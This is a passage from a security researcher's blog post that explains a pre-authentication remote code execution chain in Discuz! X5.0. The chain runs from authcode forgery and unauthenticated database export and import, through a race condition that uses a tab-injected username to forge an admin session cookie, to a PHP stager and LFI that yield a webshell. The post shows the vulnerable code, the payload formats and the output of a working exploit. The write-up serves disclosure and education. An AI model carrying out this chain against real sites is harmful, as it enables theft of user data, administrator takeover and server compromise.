The application encrypts this string (appending additional structural data to it) and returns a valid “authcode” to the attacker. Such an “authcode” can then be reused to invoke the `/api/db/dbbak.php` script, which implicitly trusts any “authcode” that has been correctly encrypted and signed using the `UC_KEY` constant as the encryption key.

• Accessing the Database Backup & Restore Interface

Armed with this legitimate “authcode”, the attacker can interact with the database backup and restore utility implemented within the `/api/db/dbbak.php` script. This script processes two primary GET parameters, `code` and `apptype`:

```
14$code = @$_GET['code'];
15$apptype = @$_GET['apptype'];
```

When the attacker sends a request where the `apptype` parameter is equal to the string “discuzx”, the application includes the `/config/config_ucenter.php` configuration file into its execution flow:

```
51} elseif($apptype == 'discuzx') {
52require ROOT_PATH.'./config/config_global.php';
53require ROOT_PATH.'./config/config_ucenter.php';
```

This will set the `UC_KEY` constant equal to `authkey`. It then uses this key to decrypt the user-provided `code` parameter by using the `authcode()` function. Because the “authcode” was generated using the same `authkey` in the previous step, decryption succeeds flawlessly, parsing the injected parameters directly into the `$get` variable by using the `parse_str()` PHP function (line 58):

```
54} else {
55    api_msg('db_api_no_match', $apptype);
56}
57
58parse_str(_authcode($code, 'DECODE', UC_KEY), $get);
59
60if(empty($get)) {
61    exit('Invalid Request');
62}
```

By using the command payload we have seen before (`method=export&time=999999999&`), this will translate to the following variable assignments:

```
$get['method'] = 'export';
$get['time'] = 999999999;
```

Setting `$get['time']` to something like `999999999` is required to bypass this check:

```
64$timestamp = time();
65if($timestamp - $get['time'] > 3600) {
66    exit('Authorization has expired');
67}
68$get['time'] = $timestamp;
```

While setting `$get['method']` to “export” will enter the database export functionality:

```
272if($get['method'] == 'export') {
273
274    $db->query('SET SQL_QUOTE_SHOW_CREATE=0', 'SILENT');
275
276    $time = date('Y-m-d H:i:s', $timestamp);
277
278    $tables = [];
279    $tables = arraykeys2(fetchtablelist($tablepre), 'Name');
```

Conversely, by setting `$get['method']` to “import” we will enter the database import functionality:

```

375} elseif($get['method'] == 'import') {
376
377if(!isset($get['dumpfile']) || empty($get['dumpfile'])) {
378            $get['dumpfile'] = get_dumpfile_by_path($get['sqlpath']);
379            $get['volume'] = 0;
380        }
381
382if(!preg_match('/^backup_(\d+)\_w+$/ ', $get['sqlpath']) || !preg_match('/^\d+\_w+\-(\d+)\.sql$/ ', $get['dumpfile'])) {
383api_msg('bak_file_lose', $get['dumpfile']);
384    }

```

This immediately grants the unauthenticated attacker two powerful capabilities:

- Exporting the entire database.
- Importing arbitrary database backups previously created.

The export functionality alone already exposes highly sensitive information, including user data and password hashes. However, the import functionality turned out to be far more interesting.

• The Race Condition Window

The core mechanism of the Authentication Bypass leverages a technical quirk in the database export/import process. Due to the specific database handling logic in lines 302-306 of the `/api/db/dbbak.php` script, the `common_member` table is designated as the absolute first table to be processed during an export operation:

```

302        $memberexist = array_search("${tablepre}common_member", $tables);
303if($memberexist !== FALSE) {
304unset($tables[$memberexist]);
305array_unshift($tables, "${tablepre}common_member");
306    }

```

Consequently, whenever a database import operation is executed using that exact SQL dump, the database management system drops and re-creates tables sequentially. Because it sits at the very beginning of the dump, the `common_member` table is dropped immediately at the start of the import. This creates a transient timing window — a classic [Race Condition](#).

To understand how this timing window can be weaponized, we must first examine how the Discuz! session management mechanism works. The `discuz_application::_init_user()` method recognizes users via a session cookie decoded through the `authcode()` function (at line 566):

```

562private function _init_user() {
563if($this->init_user) {
564    $_authkey = getglobal('config/admincp/mustlogin') ||
!defined('IN_ADMINCP') ? 'auth' : 'adminauth';
565if($auth = getglobal($_authkey, 'cookie')) {
566    $auth = daddslashes(explode("\t", authcode($auth,
'DECODE')));
567    }
568list($discuz_pw, $discuz_uid) = empty($auth) || count($auth) < 2 ? ['', ''] : $auth;
569
570if($discuz_uid) {
571    $user = getuserbyuid($discuz_uid, 1);
572    }
573
574if(!empty($user) && $user['password'] == $discuz_pw && $user['freeze'] != -2) {
575if(isset($user['_inarchive'])) {
576table_common_member_archive::t()->move_to_master($discuz_uid);
577    }
578    $this->var['member'] = $user;
579    } else {
580    $user = [];
581    $this->_init_guest();
582    }

```

So, if we provide as session cookie a specially crafted “authcode” — that we will simply call “session authcode” from now on — which will decode into something like:

```
USER_MD5_HASH[TAB]USER_ID[TAB]RANDOM_STRING
```

...we will be automatically logged in as the user identified by `USER_ID`, but only if `USER_MD5_HASH` matches the value of the `$user['password']` variable (line 574), otherwise we will be recognized as “guest” users (line 581).

Nevertheless, when the `authcode()` function is invoked without providing its third parameter (the encryption key) — such as in this case, at line 566 — it defaults to a random, dynamic encryption key generated on-the-fly for that specific user session by the `discuz_application::_init_input()` method — `$this->var['authkey']` in the following code snippet (line 319):

```

315if(empty($this->var['cookie']['saltkey'])) {
316            $this->var['cookie']['saltkey'] = random(8);
317dsetcookie('saltkey', $this->var['cookie']['saltkey'], 86400 * 30, 1, 1);
318    }
319    $this->var['authkey'] = md5($this->var['config']['security']
['authkey'].$this->var['cookie']['saltkey']);

```

So, to forge a valid session cookie by abusing these “session authcodes” (or, more precisely, a session-bound “authcode” produced using such dynamic encryption keys), an attacker would need a code path where the `authcode()` function is called with “ENCODE” as its second argument, an omitted third parameter, and where the first plaintext parameter can be (partially) controlled.

Well, based on my analysis, there appears to be only one such call (although I may have missed something). This exact call exists in the `/source/class/class_member.php` script, inside the `logging_ctl::on_login()` method. Within this method, the application calls the `userlogin()` function at line 100, storing the result into the `$result` variable:

```

100            $result = userlogin($_GET['username'], $_GET['password'],
$_GET['questionid'], $_GET['answer'], $this->setting['autoidselect'] ? 'auto' :
$_GET['loginfield'], $_G['clientip']);
101            $uid = $result['ucresult']['uid'];

```

While at line 110 it checks the login status:

```

110if($result['status'] == -1) {
111if(!$this->setting['fastactivation']) {
112            $auth = authcode($result['ucresult']
['username']."\t".FORMHASH, 'ENCODE');
113showmessage('location_activation', 'member.php?mod='.$this->
setting['regname'].'&action=activation&auth='.rawurlencode($auth).'&referer='.rawurlencode(referer()), [], ['location' => true]);

```

If `$result['status']` is set to `-1`, the application enters the `if` block, ultimately running `authcode(username..., 'ENCODE')` at line 112, and returning the resulting “session authcode” to the user at line 113.

Crucially, `userlogin()` returns a status of `-1` if and only if the provided username exists inside the `ucenter_members` table but does not exist inside the `common_member` table. Under normal operations, this is impossible because the tables are synchronized. However, during the database import window, the `common_member` table is dropped and emptied first, while the records inside the `ucenter_members` table are still intact or waiting to be re-imported.

This leads to an unexpected [Race Condition](#) we can abuse to take over an administrator account!

At this point, a subtle but important detail deserves clarification. By looking at line 112, you might wonder: how does encoding `$result['ucresult']['username']` concatenated with a `FORMHASH` result in a “session authcode” that will decode into the `USER_MD5_HASH[TAB]USER_ID[TAB]RANDOM_STRING` format described earlier?

The answer lies in **step 2 of the attack**: during the malicious user registration phase, the attacker deliberately registers an account whose username is not a legitimate name, but rather a carefully crafted string in the following format:

```
ADMIN_MD5_HASH[TAB]ADMIN_USER_ID[TAB]RANDOM_STRING
```

For example:

```
96b21b6bfc5fe6d4530f8345fbcfbc6d      1      c55a895b
```

When `userlogin()` returns a status of `-1` and the [Race Condition](#) is “won”, the application reaches line 112 and blindly encodes whatever string is stored as the username in the `ucenter_members` table — which, in our case, is not a real username at all, but the attacker-controlled payload. The resulting “session authcode” therefore encodes:

```
ADMIN_MD5_HASH[TAB]ADMIN_USER_ID[TAB]RANDOM_STRING[TAB]FORMHASH
```

When this “session authcode” is later used by the attacker as a session cookie and decoded at line 566 within the `discuz_application::_init_user()` method, the application calls `list($discuz_pw, $discuz_uid)` to extract the first two tab-separated fields. It will therefore extract `ADMIN_MD5_HASH` as `$discuz_pw` and `ADMIN_USER_ID` as `$discuz_uid` — exactly the values needed to pass the authentication check at line 574, where `$user['password'] == $discuz_pw` is evaluated. The remaining fields (`RANDOM_STRING` and `FORMHASH`) are simply ignored.

In short: the username field is never just a name — the attacker turns it into an injection vector, embedding the administrator’s credentials directly into a value the application will later encode into a “session authcode” and reflect it back without question.

• Winning the Race

An attacker can reliably exploit this [Race Condition](#) by orchestrating the following general steps:

- **Export the Database:** the unauthenticated attacker invokes the database export feature via the `/api/db/dbbak.php` script.
- **Malicious Username Registration:** the attacker registers a new account with a carefully structured username payload containing tab injection sequences (i.e.

e8c61d09a2af09c1bd4088a1252a693d\t1\tRANDOM). The first part of the payload is the target administrator's MD5 password hash (retrieved from the SQL dump we got in step 1), which corresponds directly to the structural format of the `password` column in the `common_member` table.


- **Triggering the Import:** the attacker invokes the database import feature via the `/api/db/dbbak.php` script using the previously created database dump.
- **Hitting the Login Endpoint (Winning the Race):** as the database import begins, the database engine drops the `common_member` table first. The attacker simultaneously sends a login request using the malicious username created in step 2.
- **Acquiring the Session Token:** when a login request lands during the narrow timing window where the username exists in `ucenter_members` but is missing from the `common_member` table, `userlogin()` evaluates to a status of `-1`. The application executes the `authcode()` function at line 112, encrypting the attacker's payload username with the session's dynamic key, and reflects a fully valid "session authcode" back to the attacker.
- **Full Account Impersonation:** the attacker grabs this "session authcode" and uses it as a session cookie, completely bypassing authentication to fully impersonate the administrator.

From the application's perspective, the attacker is now authenticated as the targeted administrator! 😊

At this point, they can reset the administrator's password, access the administrative control panel, and proceed to trigger the final [LFI](#) vulnerability described earlier...

📁📁📁 The Exploit: Putting It All Together

Putting everything together, the exploit automates all steps of the chain without any prior credentials or human interaction. Visually, the whole exploit chain looks like this:



[Here](#) you can find a set of fully working proof-of-concept (PoC) technical artifacts to reproduce this exploitation chain. The main script, `exploit.py`, is a Python 3 script

intended to be executed from the command line (CLI).

The accompanying files include a secondary Python 3 script, `infer.py`, and the [OCR](#) model file, `ocr_model.pth`. When executed successfully, the PoC should produce output similar to the following:

```
$ python3 exploit.py http://localhost/discuz5/
```

```
+-----+
| Discuz! X5.0 Remote Code Execution Exploit by EgiX |
+-----+
```

```
[+] Getting authcode for DB export
```

```
[+] Authcode:
```

```
61feiuI8ReSHRHUdKl2DXeB1QMcdNX6Mpu0gZ80BS5qRgmQ6Jg3W6mrNVooNqITEtQ0d4WUMLGNlQSz7WD6s
```

```
[+] Exporting DB
```

```
[+] Downloading DB dump
```

```
[+] Searching for admin's username and MD5 password hash
```

```
[+] Admin username: admin
```

```
[+] Admin MD5 password: 96b21b6bfc5fe6d4530f8345fbcfbc6d
```

```
[+] Registering new 'special' user
```

```
[+] Username: 96b21b6bfc5fe6d4530f8345fbcfbc6d 1 c55a895b
```

```
[+] CAPTCHA is enabled
```

```
[+] Downloading CAPTCHA
```

```
[+] CAPTCHA prediction: CY46
```

```
[+] Getting authcode for DB import
```

```
[+] Authcode:
```

```
553fh4gPsIhwsSdSKb1ti6SqITi945W2I%2BEyoYCMwVQeMqfyp4ekIwTPqzKkU7hfTHqVg0FhhR9Ic3kiUkkGVsb  
zkD0IcRpL7bCHUKRKha6KxPe0oud0qxEZPqk
```

```
[+] CAPTCHA is enabled
```

```
[+] Downloading CAPTCHA
```

```
[+] CAPTCHA prediction: CMJ6
```

```
[+] Performing race condition attack
```

```
[+] ☐ Race condition attack success!
```

```
[+] Admin authentication cookie:
```

```
ef196PBDlZZvpe3Fze5ZW36x3%2B7i9cukujemIqJ%2BH1vGJCBmVWLlNVa20Cnq2lAsLjFhrC5x55Wgh3mlqgSn1  
wXKRqvhQbDaZguSq5hboelr
```

```
[+] Waiting for the import process to finish
```

```
[+] Resetting admin password
```

```
[+] Performing login into admincp
```

```
[+] As admin: uploading PHP stager as PNG image
```

```
[+] As admin: importing fake plugin
```

```
[+] As admin: importing Local File Inclusion (LFI) plugin
```

```
[+] As admin: triggering PHP stager LFI
```

```
[+] Launching webshell
```

```
discuz-shell# id
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
discuz-shell# pwd
```

```
/var/www/html/discuz5
```

```
discuz-shell# exit
```

Before running the exploit, install the required Python dependencies:

```
pip3 install Pillow torch torchvision
```

Conclusion

Vulnerability chaining is less about finding clever bugs and more about understanding how a system actually works — well enough to see how its pieces interact in ways the developers never intended. The bugs described here are individually unremarkable: a [Race Condition](#) in a database import routine, a guessable CAPTCHA, an [LFI](#) gated behind an admin panel. Each one, in isolation, would have been a footnote in a security advisory at best — not the kind of bug that makes headlines.

But that's precisely the point. Modern web applications are rarely compromised through single, catastrophic flaws — they are compromised through the accumulated weight of small assumptions that turn out to be wrong. An import feature that briefly drops a table. A cryptographic token that gets reused in an unrelated context. A sanitization function that runs just a few lines too late. Individually, each of these is a minor oversight. In the right order, they are a pre-auth [RCE](#) that can hand an unauthenticated attacker a shell.

The real skill in this kind of research is not finding any one of these bugs — it's recognizing that they belong together.

PS: bringing this research to [hackmeeting 0x1D](#) was an incredible experience for me, once again! Thanks to everyone who made it possible — endless love for this community and its pure hacker spirit! ♥

Archived from <https://karmainsecurity.com/chaining-bugs-in-discuz-from-race-condition-to-rce>. Rendered offline from the local Markdown copy.